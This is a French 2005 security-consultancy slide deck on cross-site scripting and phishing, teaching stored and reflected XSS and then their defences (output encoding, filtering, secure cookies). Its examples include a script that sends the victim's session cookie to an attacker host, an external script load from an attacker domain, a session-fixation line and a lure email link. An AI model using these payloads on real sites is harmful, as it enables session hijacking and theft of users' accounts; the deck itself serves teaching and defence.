HERVÉ SCHAUER CONSULTANTS
Cabinet de Consultants en Sécurité Informatique depuis 1989
Spécialisé sur Unix, Windows, TCP/IP et Internet

OpenSource et sécurité des applications Web

Cross Site Scripting et *Phishing*

JIP'2005
1er avril 2005

Thomas Seyrat - Thomas.Seyrat@hsc.fr

Attaques de type XSS

Rappel fonctionnement Web

- **Rappel : HTML est un langage**
  - Un navigateur est un interpréteur
- **Le code à exécuter est envoyé par le serveur via le protocole HTTP**
  - Informations dans l'entête (*cookies*, type de document, *status*, ...)
  - Corps du document : *tags* HTML (exemple <BODY> <IMG> ...)
- **Extensions dynamiques : JavaScript, DHTML**
  - Interaction entre le document et le navigateur
  - Génération dynamique de la page coté client
  - *Tag* <SCRIPT> et attributs de type *Onload*, *OnClick* ...

Exemple HTTP

```
# socat - tcp4:127.0.0.1:80
GET /app1/auth.php HTTP/1.0
Host: localhost.hsc.fr

HTTP/1.1 200 OK
Date: Fri, 14 May 2004 08:20:11 GMT
Server: Apache/2.0.49 (Gentoo/Linux) PHP/4.3.6RC2
X-Powered-By: PHP/4.3.6RC2
Set-Cookie: PHPSESSID=849c32ddc88c288f9ec78c9d392e0734; path=/
Connection: close
Content-Type: text/html; charset=ISO-8859-1

<HTML><Title>Auth Page</Title>
<BODY BGCOLOR="white">
<FORM METHOD="POST">Login <input type="text" name="login" length=10
maxlength=10><BR>
Pass <input type="password" name="pass" length=10 maxlength=10><BR>
<input type="submit" name="ok" value="login"><BR>
</FORM>
</BODY></HTML>
```

Mécanismes JavaScript

Que peut faire le langage ?

- Composer la page (`document.write`)
- Récupérer des informations sur le document (`document.cookie`, `document.location`, ..)
- Charger une autre page (`document.location` = ...)
- Popups, ...

Mécanismes de sécurité

- Les propriétés du document ne sont pas visibles par d'autres serveurs.
  - → Exemple : une frame chargée depuis le serveur A ne peut pas lire les propriétés d'une autre chargée depuis le serveur B
- Le code *JavaScript* ne peut pas lire, modifier les préférences ou le disque de l'utilisateur.
- Extensions Microsoft *"Active Scripting"* : zones de sécurité

Cross Site Scripting

XSS (différent de CSS == *Cascading Style Sheet*)

- Insertion non prévue de code HTML ou *JavaScript* dans la page envoyée par le serveur
- Exécution de ce code par le navigateur dans le contexte de sécurité du document envoyé par le serveur

⇨ Attaque par injection de code sur le navigateur du client via le serveur

Trois participants :

- L'attaquant : introduit le code sur le serveur.
- Le serveur : envoie la page contenant le code à la victime.
- La victime : exécute le code introduit par l'attaquant.

Deux méthodes pour injecter le code :

- Stockage par le serveur
- Page générée à partir de paramètres

XSS par « Stockage »


L'attaquant envoie le code au serveur (exemple, dans un forum Web)

Le serveur le stocke ...


... et l'envoie tel quel au client lors de la génération et la visualisation de la page ...

```
POST /newart.php
Host: www.communaute.com
Content-Type: multipart/form-data

subject=Vds%20Palm%20pas%20cher&
texte=<script>alert("Coucou !")</script>
```



```
<body>
<h2>Vds Palm pas cher</h2><br>
<hr>
<script>alert("Coucou !")</script>
</body>
```





```
GET /article.php?id=9081
Host: www.communaute.tld
```

XSS par « Réflexion »

Utilisation d'une page paramétrée

- Exemple `http://www.serveur.tld/erreur.jsp?msg=<h3>TEXTE</h3>`
- Affichage de la variable msg par le serveur

Envoi de l'URL via un *Email* ou un serveur de type tinyurl.com ou minilien.com





```
<body>
<h4>Erreur:</h4><br>
<script>alert("Coucou !")</script>
</body>
```

```
From: pirate@hotmail.com
To: user@grosse-societe.tld
Subject: Un site sympa

<html>
Coucou, Regarde ce <a href=
"http://www.serveur.com/erreur.jsp?msg=
<script>alert('Coucou !');</script>">site !
</a>
<html>
```


```
GET /erreur.jsp?msg=<script>alert
('Coucou !');</script>
Host: www.serveur.tld
```



Exploitation – 1

Insertion de tags HTML

- En particulier de tags `<IMG SRC=http://www.serveur.tld/image.jpg>`
- Dégradation de l'image
- Forums pollués, masquage de la fin de la page



Exploitation – 2

Redirection automatique vers un autre site :

- `<script>document.location="http://www.hsc.fr/"</script>`
- Rend inutilisable la page générée
- L'utilisateur ne comprend pas la manipulation
- Recupération du *Referer* (page précédente) dans les journaux du serveur Web de l'attaquant:

```
127.0.0.1 - - [14/May/2004:15:54:24 +0200] "GET / HTTP/1.1" 200 -
"http://localhost.hsc.fr/app1/article.php?id=15" "Mozilla/5.0 (X11; U; Linux i686;
en-US; rv:1.6) Gecko/20040207 Firefox/0.8"
```

Utilisation de scripts plus complexes, avec récupération du source sur le serveur de l'attaquant :

- `<script src="http://www.attaquant.com/a.js"></script>`
- Contraintes de longueur contournées

Exploitation – 3

Récupération des identifiants de session

- Dans un cookie, ou dans l'URL
- Le but est de les faire apparaître dans les journaux d'un serveur sous le contrôle de l'attaquant

Exemple de code utilisant `document.write` :

```
<script>
document.write(
'<IMG SRC = "http://pirate.rominet.net/rominet.gif?' +
'location=' + document.location +
'&cookie='+ document.cookie +
'">');
</script>
```

⇨ L'image appelée est :


```
http://pirate.rominet.net/rominet.gif?location=http://site.com/page
.jsp&cookie=JSESSIONID=01919198181101AFR
```

Exploitation – 4


Fixation de session

- Principe : utiliser un XSS afin d'imposer un cookie connu à la victime
- Schéma :
  - L'attaquant se connecte sur le serveur en mode anonyme ⇨ Il reçoit un cookie de session (ex JSP ou PHP)
  - Il utilise un XSS sur un serveur du même domaine pour fixer le cookie chez la victime (via le code JavaScript de type **`document.cookie="PHPSESSIONID=78191;domain=.site.fr"`**
  - Il attend que la victime s'authentifie sur le serveur. Si celui ci est *mal* programmé (exemple sessions J2EE), le cookie sera accepté.
  - L'attaquant possède alors un cookie de session authentifié valide qu'il peut utiliser en parallèle avec la victime

Exploitation – 5



Vol de session par XSS (via printenv)



Faille IE : interprétation des pages **text/plain** en **text/html** si des **balises HTML** sont détectées dans le corps de la réponse !

XSS via le cookie ACTION

http://httpd.apache.org/info/css-security/apache_specific.html

Solutions de protection – 1

Idée la plus commune : Filtrer les entrées

- Supprimer <script> </script> ne règle pas tout (IMG, <%00script>, ...)
- Il y a d'autres manières de générer du code dynamique (OnLoad, OnClick, IFRAME, ...)
- Il faut donc être très strict dans ce qui est accepté, et comparer les entrées par rapport à une expression régulière de type *[a-zA-Z0-9]+*

Est-on sûr que le Web est la seule entrée de l'application ?


- Minitel ?
- Wap
- Flux XML ?

Est-on sûr que le Web est la seule sortie de l'application ?

- XML (RSS, WebApps)
- PostScript

Solutions de protection – 2


Wap




Browser

Minitel

XML (WebApps)



Html



Xml

PostScript

Solutions de protection – 3

Il faut convertir les données en sortie ...

- Systématisation
- Ne dépend plus des entrées ni du contenu des bases de données

... selon le langage

- PHP : **`htmlentities()`**
- Perl : **`escapeHTML()`** dans *CGI.pm*
- J2EE : utilisation des *taglibs* ou des classes *javax.swing.text.html*
- ASP : **`HtmlEncode()`**

Limites de cette approche

- Insertion de tags HTML limités
- Nécessite donc parfois un *parsing* et stockage de données structurées
- Librairies de *Washing* (http://linux.duke.edu/projects/mini/htmlfilter/)

Solutions de protection – 4

Utilisation de modèles de haut niveau

- STRUTS
- Librairies PEAR en PHP
- Modèles MVC

Attention aux bugs dans les serveurs eux même

- Multiples exemples dans Apache, TomCat, IIS, WebSphere, ...
- En général dans les pages d'erreurs
- Se tenir à jour

Gestion sécurisée des cookies

- Une session anonyme ne doit pas être réutilisée
- Utilisation du marquage «*secure*» et *not for javascript* des cookies
- Selon le langage ça peut être difficile ...

Conclusions

Les problèmes de XSS concernent la majorité des applications Web

- Parfois considéré comme un problème résiduel
- Impacts pourtant potentiellement graves
- Attention : un XSS sur une partie d'un domaine peut impacter l'ensemble des sites

Solutions

- Former les développeurs !
- Penser « globalement » aux problèmes de validation des données
- Utiliser des technologies qui réduisent les risques ("Quand on réinvente la roue, il y a de fortes chances qu'elle ne soit pas tout à fait ronde").
- Faire auditer les applications (audit de code ou audit intrusif aveugle)

Phishing
Subterfuges et *social engineering*

Phishing : principe

***Phishing*, hameçonnage, appâtage ...**

Envoi massif d'un **faux courriel apparemment authentique,** utilisant l'identité d'une institution financière ou d'un site commercial connu, dans lequel on demande aux destinataires, sous différents prétextes, de mettre à jour leurs coordonnées bancaires ou personnelles, en cliquant sur un lien menant vers un **faux site Web**, copie conforme du site de l'institution ou de l'entreprise, où le **pirate récupère ces informations**, dans le but de les utiliser pour détourner des fonds à son avantage.

En résumé : un attaquant fait passer son site web pour un autre

Un exemple : le courrier initial

Parmi les premières victimes : eBay en 2003


Tout commence par la réception d'un courrier électronique en HTML

From: SecretService@ebay.com
Subject: "eBay Member Billing Information Updates"

Dans le mail, lien vers eBay Billing Center, un site web dont l'adresse est :

